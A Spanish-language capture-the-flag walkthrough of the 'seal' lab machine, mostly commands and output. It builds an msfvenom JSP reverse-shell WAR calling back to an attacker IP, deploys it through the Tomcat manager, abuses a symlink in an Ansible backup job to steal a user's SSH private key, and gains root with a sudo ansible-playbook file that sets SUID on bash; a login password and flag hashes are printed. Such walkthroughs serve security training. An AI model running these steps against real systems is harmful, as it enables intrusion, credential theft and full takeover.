
Colocar las credenciales que encontramos en GitBucket.



User: tomcat
passwd: 42MrHBf*z8{Z%

PASO 4:

Intrución a panel de Tomcat.



---

10) Craftear archivo .war malicioso

--> Usar la tool "msfvenom" (payload) para crear el archivo .war con reverse shell.

```
└─$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.16.7 LPORT=443 -f war -o shell.war
```

Deploy el archivo .WAR en Tomcat:

FUENTE: https://tomcat.apache.org/tomcat-9.0-doc/manager-howto.html

`http://localhost:8080/manager/text/deploy?path=/`

Desplegar desde la interfaz del navegador:

Ver aplicaciones desplegadas:


Applications	
Path	Version
/	None specified
/host-manager	None specified
/manager	None specified
/shell	None specified

---

11) Reverse Shell

Nos ponemos a la escucha por el puerto seteado ***443*** en NetCat.

Realizamos un GET al path donde Tomcat alojo nuestro archivo .war



---

12) Tratar consola

```
script /dev/null -c bash
```

```
Ctrol+z

stty raw -echo; fg

reset xterm

(enter)

export TERM=xterm
export SHELL=/bin/bash

stty rows 44 colums 184
```

---

13) Verificar SO y Privilegios

Inspección:

```
└─$ whoami
tomcat


└─$ id
uid=997(tomcat) gid=997(tomcat) groups=997(tomcat)


└─$ hostname -I
10.10.10.250 dead:beef::250:56ff:feb0:3485


└─$ sudo -l
sudo: effective uid is not 0, is /usr/bin/sudo on a file system with the
'nosuid' option set or an NFS file system without root privileges?


└─$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1183448 Jun 18  2020 /bin/bash


└─$ ls -l /home/
drwxr-xr-x 9 luis luis 4096 May  7  2021 luis


└─$ cat /etc/passwd | grep "bash$"
```

```
root:x:0:0:root:/root:/bin/bash
luis:x:1000:1000:,,,:/home/luis:/bin/bash


//Permisos SUID
└─$ find / -perm -4000 2>/dev/null | xargs ls -l


//Capability
└─$ getcap -r / 2>/dev/null
```

Verificar SO

```
└─$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description: Ubuntu 20.04.2 LTS
Release: 20.04
Codename: focal

└─$ uname -a
Linux seal 5.4.0-80-generic #90-Ubuntu SMP Fri Jul 9 22:49:44 UTC 2021
x86_64 x86_64 x86_64 GNU/Linux
```

---

14) Playbook + yml

¿Que es Playbook?

Los playbooks en Ansible son esencialmente **scripts escritos en formato YAML**. Se utilizan para definir las tareas y configuraciones que Ansible aplicará a tus servidores.

Dirigirse al path: ***/opt/backups***

```
opt/
|__ backups/
        |__ archives/
                |__backup-2025-01-14-15:44:32.gz
        |__ playbook/
                |__run.yml
```

Archivo .yml

```
tomcat@seal:/opt/backups/playbook$ cat run.yml

- hosts: localhost
  tasks:
  - name: Copy Files
    synchronize: src=/var/lib/tomcat9/webapps/ROOT/admin/dashboard
dest=/opt/backups/files copy_links=yes
  - name: Server Backups
    archive:
      path: /opt/backups/files/
      dest: "/opt/backups/archives/backup-{{ansible_date_time.date}}-
{{ansible_date_time.time}}.gz"
  - name: Clean
    file:
      state: absent
      path: /opt/backups/files/
```

El script hace lo siguiente:

1). Copia los datos de esta ruta => src=/var/lib/tomcat9/webapps/ROOT/admin/dashboard y los almacena en esta otro directorio => dest=/opt/backups/files

```
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard$ ls -l
total 92
drwxr-xr-x 5 root root  4096 Mar  7  2015 bootstrap
drwxr-xr-x 2 root root  4096 Mar  7  2015 css
drwxr-xr-x 4 root root  4096 Mar  7  2015 images
-rw-r--r-- 1 root root 71744 May  6  2021 index.html
drwxr-xr-x 4 root root  4096 Mar  7  2015 scripts
drwxrwxrwx 2 root root  4096 May  7  2021 uploads
```

2). Luego al contenido del directorio **/opt/backups/files** lo comprime en un archivo .gz

Vulneravilidad:

Aqui nos encontramos con que tenemos permisos de escritura con el usuario "tomcat" en el directorio **/uploads**.
Nos podemos aprovechar de esto para generar un enlase simbólico del directorio ***/home/luis*** dentro del directorio ***/uploads*** para que luego el usuario ***"luis"*** genere la copia de backup automatizada y obtengamos esos archivos con los permisos cambiados al usuario ***"tomcat"***.

---

15) Explotación con Enlace simbólico

Meter el contenido de **/home/luis** en directorio **/var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads**, mediante un enlace simbólico.

```
// GENERAR ENLASE
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard$ ln -s -f
/home/luis uploads/

// COMPROBAMOS ENLASE
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads$ ls -l
total 0
lrwxrwxrwx 1 tomcat tomcat 10 Jan 14 16:52 luis -> /home/luis
```

Aqui se encuentra nuestro archivo comprimido con el enlase:

PATH: /opt/backups/archives

```
tomcat@seal:/opt/backups/archives$ ls -l
total 114076
-rw-rw-r-- 1 luis luis    606065 Jan 14 16:50 backup-2025-01-14-16:50:31.gz
-rw-rw-r-- 1 luis luis    606065 Jan 14 16:51 backup-2025-01-14-16:51:31.gz
-rw-rw-r-- 1 luis luis 115598596 Jan 14 16:52 backup-2025-01-14-16:52:32.gz
tomcat@seal:/opt/backups/archives$
```

Descomprimir archivo zip

```
// MOVER A DIR /tmp/
tomcat@seal:/opt/backups/archives$ cp backup-2025-01-14-19:01:32.gz /tmp/


// Rename
tomcat@seal:/tmp$ mv backup-2025-01-14-19:01:32.gz backup.gz


// Descomprimir
tomcat@seal:/tmp$ gunzip backup.gz


// El archivo que obtenemos es un TAR, debemos agregar su extención.
tomcat@seal:/tmp$ ls -l
-rw-r----- 1 tomcat tomcat 141916160 Jan 14 19:02 backup


// Ver tipo de archivo
tomcat@seal:/tmp$ file backup
```

```
backup: POSIX tar archive


// Cambiar extención
tomcat@seal:/tmp$ mv backup backup.tar
```

16) 1° FLAG

```
// Extraer archivos TAR
tomcat@seal:/tmp$ tar -xf backup.tar


tomcat@seal:/tmp$ ls -l
total 138600
-rw-r----- 1 tomcat tomcat 141916160 Jan 14 19:02 backup.tar
drwxr-x--- 7 tomcat tomcat      4096 May  7  2021 dashboard <- * TARGET * ->
drwxr-x--- 2 tomcat tomcat      4096 Jan 14 14:43 hsperfdata_tomcat


tomcat@seal:/tmp$ cd dashboard
tomcat@seal:/tmp/dashboard$ ls -l
total 92
drwxr-x--- 5 tomcat tomcat  4096 Jan 14 19:10 bootstrap
drwxr-x--- 2 tomcat tomcat  4096 Jan 14 19:10 css
drwxr-x--- 4 tomcat tomcat  4096 Jan 14 19:10 images
-rw-r----- 1 tomcat tomcat 71744 May  6  2021 index.html
drwxr-x--- 4 tomcat tomcat  4096 Jan 14 19:10 scripts
drwxr-x--- 3 tomcat tomcat  4096 Jan 14 19:10 uploads <- * TARGET * ->


tomcat@seal:/tmp/dashboard$ cd uploads
tomcat@seal:/tmp/dashboard/uploads$ ls -l
total 4
drwxr-x--- 9 tomcat tomcat 4096 May  7  2021 luis <- * TARGET * ->

tomcat@seal:/tmp/dashboard/uploads$ cd luis
tomcat@seal:/tmp/dashboard/uploads/luis$ ls -l
total 51272
-rw-r----- 1 tomcat tomcat 52497951 Jan 14  2021 gitbucket.war
-r-------- 1 tomcat tomcat       33 Jan 14 14:44 user.txt <- * TARGET * ->


tomcat@seal:/tmp/dashboard/uploads/luis$ cat user.txt <- * TARGET * ->
337ff38a4df9666239b7b256593686bd
```

17) Escalar privilegio a "LUIS"

Dentro del directorio ***"luis"*** ejecutar el comando ***ls -la*** para ver archivos ocultos.

```
tomcat@seal:/tmp/dashboard/uploads/luis$ ls -la
total 51320
drwxr-x--- 9 tomcat tomcat     4096 May  7  2021 .
drwxr-x--- 3 tomcat tomcat     4096 Jan 14 19:10 ..
drwxr-x--- 3 tomcat tomcat     4096 Jan 14 19:10 .ansible
-rw-r----- 1 tomcat tomcat      220 May  5  2021 .bash_logout
-rw-r----- 1 tomcat tomcat     3797 May  5  2021 .bashrc
drwxr-x--- 3 tomcat tomcat     4096 Jan 14 19:10 .cache
drwxr-x--- 3 tomcat tomcat     4096 Jan 14 19:10 .config
drwxr-x--- 6 tomcat tomcat     4096 Jan 14 19:10 .gitbucket
-rw-r----- 1 tomcat tomcat 52497951 Jan 14  2021 gitbucket.war
drwxr-x--- 3 tomcat tomcat     4096 Jan 14 19:10 .java
drwxr-x--- 3 tomcat tomcat     4096 Jan 14 19:10 .local
-rw-r----- 1 tomcat tomcat      807 May  5  2021 .profile
drwx------ 2 tomcat tomcat     4096 Jan 14 19:10 .ssh <-- *TARGET* -->
-r-------- 1 tomcat tomcat       33 Jan 14 14:44 user.txt
```

En este directorio nos encontramos con la clave privada de SSH.

```
tomcat@seal:/tmp/dashboard/uploads/luis$ cd .ssh

tomcat@seal:/tmp/dashboard/uploads/luis/.ssh$ ls -l
total 12
-rw-r----- 1 tomcat tomcat  563 May  7  2021 authorized_keys
-rw------- 1 tomcat tomcat 2590 May  7  2021 id_rsa <-- *TARGET* -->
-rw-r----- 1 tomcat tomcat  563 May  7  2021 id_rsa.pub
```

Utilizaremos esta clave para conectarnos.
Asignar permisos ***chmod 600 id_rsa***.

Conexión por SSH:

```
└─$ ssh -i id_rsa luis@10.10.10.250
```

---

18) Privilege Escalation

Ya como usuario ***"luis"*** vemos permisos con ***sudo -l***.

```
luis@seal:~$ sudo -l
Matching Defaults entries for luis on seal:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User luis may run the following commands on seal:
    (ALL) NOPASSWD: /usr/bin/ansible-playbook *
```

Tenemos privilegios para ejecutar el siguiente binario => /usr/bin/ansible-playbook * y como argumento le podemos pasar un archivo ***".yml"***

Vulnerabilidad:

Aqui podemos generar un archivo **evil.yml** para inyectar un comando el cual asigne permiso SUID a la bash de la maquina.

```
// Atchivo evil.yml

- hosts: localhost
  tasks:
  - name: Command Execution
    command: chmod u+s /bin/bash
```

Ejecutar binario con SUDO:

```
└─$ sudo /usr/bin/ansible-playbook evil.yml
```

Verificar asignación del permiso SUID:

```
luis@seal:/opt/backups/playbook$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1183448 Jun 18  2020 /bin/bash
```

---

19) 2° FLAG

Ejecutar una bash con permiso heredado de ROOT:

```
luis@seal:/opt/backups/playbook$ bash -p
bash-5.0$ whoami
root

bash-5.0$ cat /root/root.txt
29cbcf0be309d1381a937c090a5c1cbf
```